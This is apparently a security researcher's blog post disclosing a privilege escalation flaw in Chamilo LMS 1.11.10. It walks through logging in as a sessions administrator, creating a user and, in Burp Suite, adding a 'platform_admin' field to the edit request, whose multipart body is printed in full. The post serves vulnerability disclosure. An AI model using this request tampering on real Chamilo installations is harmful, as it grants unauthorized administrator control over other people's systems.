

Improper Privilege Management in Chamilo lms 1.11.10 lead to Privilege Escalation

vào tháng 5 03, 2020

Hello, My name is Nguyen Dang Toan, I'm a Pentester.

In 22/04/2020, I wanted to look for my CVE myself, then I chose Chamilo lms. Hoang Kien is my new friend, he wanted to help me --> we got two vulnerabilities. Hhaha :v

Ok, let's go.

This is a second vulnerability in Chamilo lms.

Version tested: Chamilo LMS 1.11.10 for PHP 7.3.








































































Web server: apache webserver-Apache/2.4.41 (Debian).

Pentester: Hoang Kien, Nguyen Dang Toan.

Issue: Allow user with Sessions administrator to create a new user with administrator privilege.

Рос:

Step1: Login 'abcd' user with Sessions administrator.

	Photo	Code	First name	Last name	Login	e-mail	Profile	active	Registration date	Action
<input type="checkbox"/>		-	Nasiba	Dub	admin	Nasiba@igz-mad.in	Trainer		2020-04-21 02:05:06	     
<input type="checkbox"/>		-	test	nguyen	test	test@gmail.com	Learner		2020-04-21 03:28:55	     
<input type="checkbox"/>		-	test02	test02	test02	test02@gmail.com	Trainer		2020-04-21 04:55:58	     
<input type="checkbox"/>		-	about	about	about	about@about.com	System's administrator	-	2020-04-21 06:04:59	     
<input type="checkbox"/>		-	123	123	123	123@123.com	Learner		2020-04-21 06:13:53	     
<input type="checkbox"/>		-	1234	1234	1234	1234@123.com	Learner		2020-04-21 06:16:42	     
<input type="checkbox"/>		-	201	201	201	201@201.com	Learner		2020-04-21 06:48:53	     
<input type="checkbox"/>		-	231	231	231	231@201.com	Trainer		2020-04-21 06:51:05	     
<input type="checkbox"/>		-	anonymous	Joe	Anonymous	anonymous@localhost	Anonymous		2020-04-21 02:05:06	     

Step2: Create a new user has named '654'.

[Add a user](#)

* First name

* Last name

Code

* e-mail

Phone number

Add image No file selected.

* Login

* Password

☐ Automatically generate a new password

☒ Enter password

Very weak

Profile

Language

Send mail to new user

☒ Yes

☐ No

Expiration date

☒ Never expires

☐ Enabled

☒ April 29, 2030 at 23:13

Account

☒ active

☐ inactive

Step3: Click button edit user '654'.

The user has been added: 654 654

Photo	Code	First name	Last name	Login	e-mail	Profile	active	Registration date	Action
	-	Noble	Bis	admin	Noble@lga-mall.in	Trainer		2020-04-21 02:03:08	
	-	seo	nguyen	seo	seo@gmail.com	Learner		2020-04-21 02:03:09	
	-	seo2	seo2	seo2	seo2@gmail.com	Trainer		2020-04-21 04:33:08	
	-	about	about	about	about@about.com	System administrator		2020-04-21 05:00:00	
	-	123	123	123	123@lga.com	Learner		2020-04-21 06:15:02	
	-	1234	1234	1234	1234@lga.com	Learner		2020-04-21 06:15:02	
	-	321	321	321	321@321.com	Learner		2020-04-21 06:15:02	
	-	231	231	231	231@231.com	Trainer		2020-04-21 06:15:02	
	-	654	654	654	654@654.com	Trainer		2020-04-22 08:10:08	
	-	anonymous	654	Anonymous	anonymous@localhost	Anonymous		2020-04-21 02:03:08	

Step4: Intercept is on (burp suite) and click save. After that, edit request body like below picture.

```
-----34005049525621268252779847957
Content-Disposition: form-data; name="email"

654@654.com
-----34005049525621268252779847957
Content-Disposition: form-data; name="phone"

0
-----34005049525621268252779847957
Content-Disposition: form-data; name="picture"; filename=""
Content-Type: application/octet-stream

-----34005049525621268252779847957
Content-Disposition: form-data; name="username"

654
-----34005049525621268252779847957
Content-Disposition: form-data; name="reset_password"

0
-----34005049525621268252779847957
Content-Disposition: form-data; name="password"

-----34005049525621268252779847957
Content-Disposition: form-data; name="status"


1
-----34005049525621268252779847957
Content-Disposition: form-data; name="platform_admin"

1
-----34005049525621268252779847957
Content-Disposition: form-data; name="language"

english
-----34005049525621268252779847957
Content-Disposition: form-data; name="send_mail"

0
-----34005049525621268252779847957
```

Step5: Login '654' user. And '654' is administrator.



Ok, done!


I wanna say thanks to Hoang Kien, he is a new friend.

Finally: You can read my first vulnerability in Chamilo lms [at here](#).



Né u bạn muố n để lại nhận
xét, hãy nhậ p vào nút dưới





CSRF vulnerability in Chamilo lms 1.11.10



Path.Combine() sự thật nhỏ bé

Nhân



ToanDang
Truy cập hồ sơ

Được tạo bởi Blogger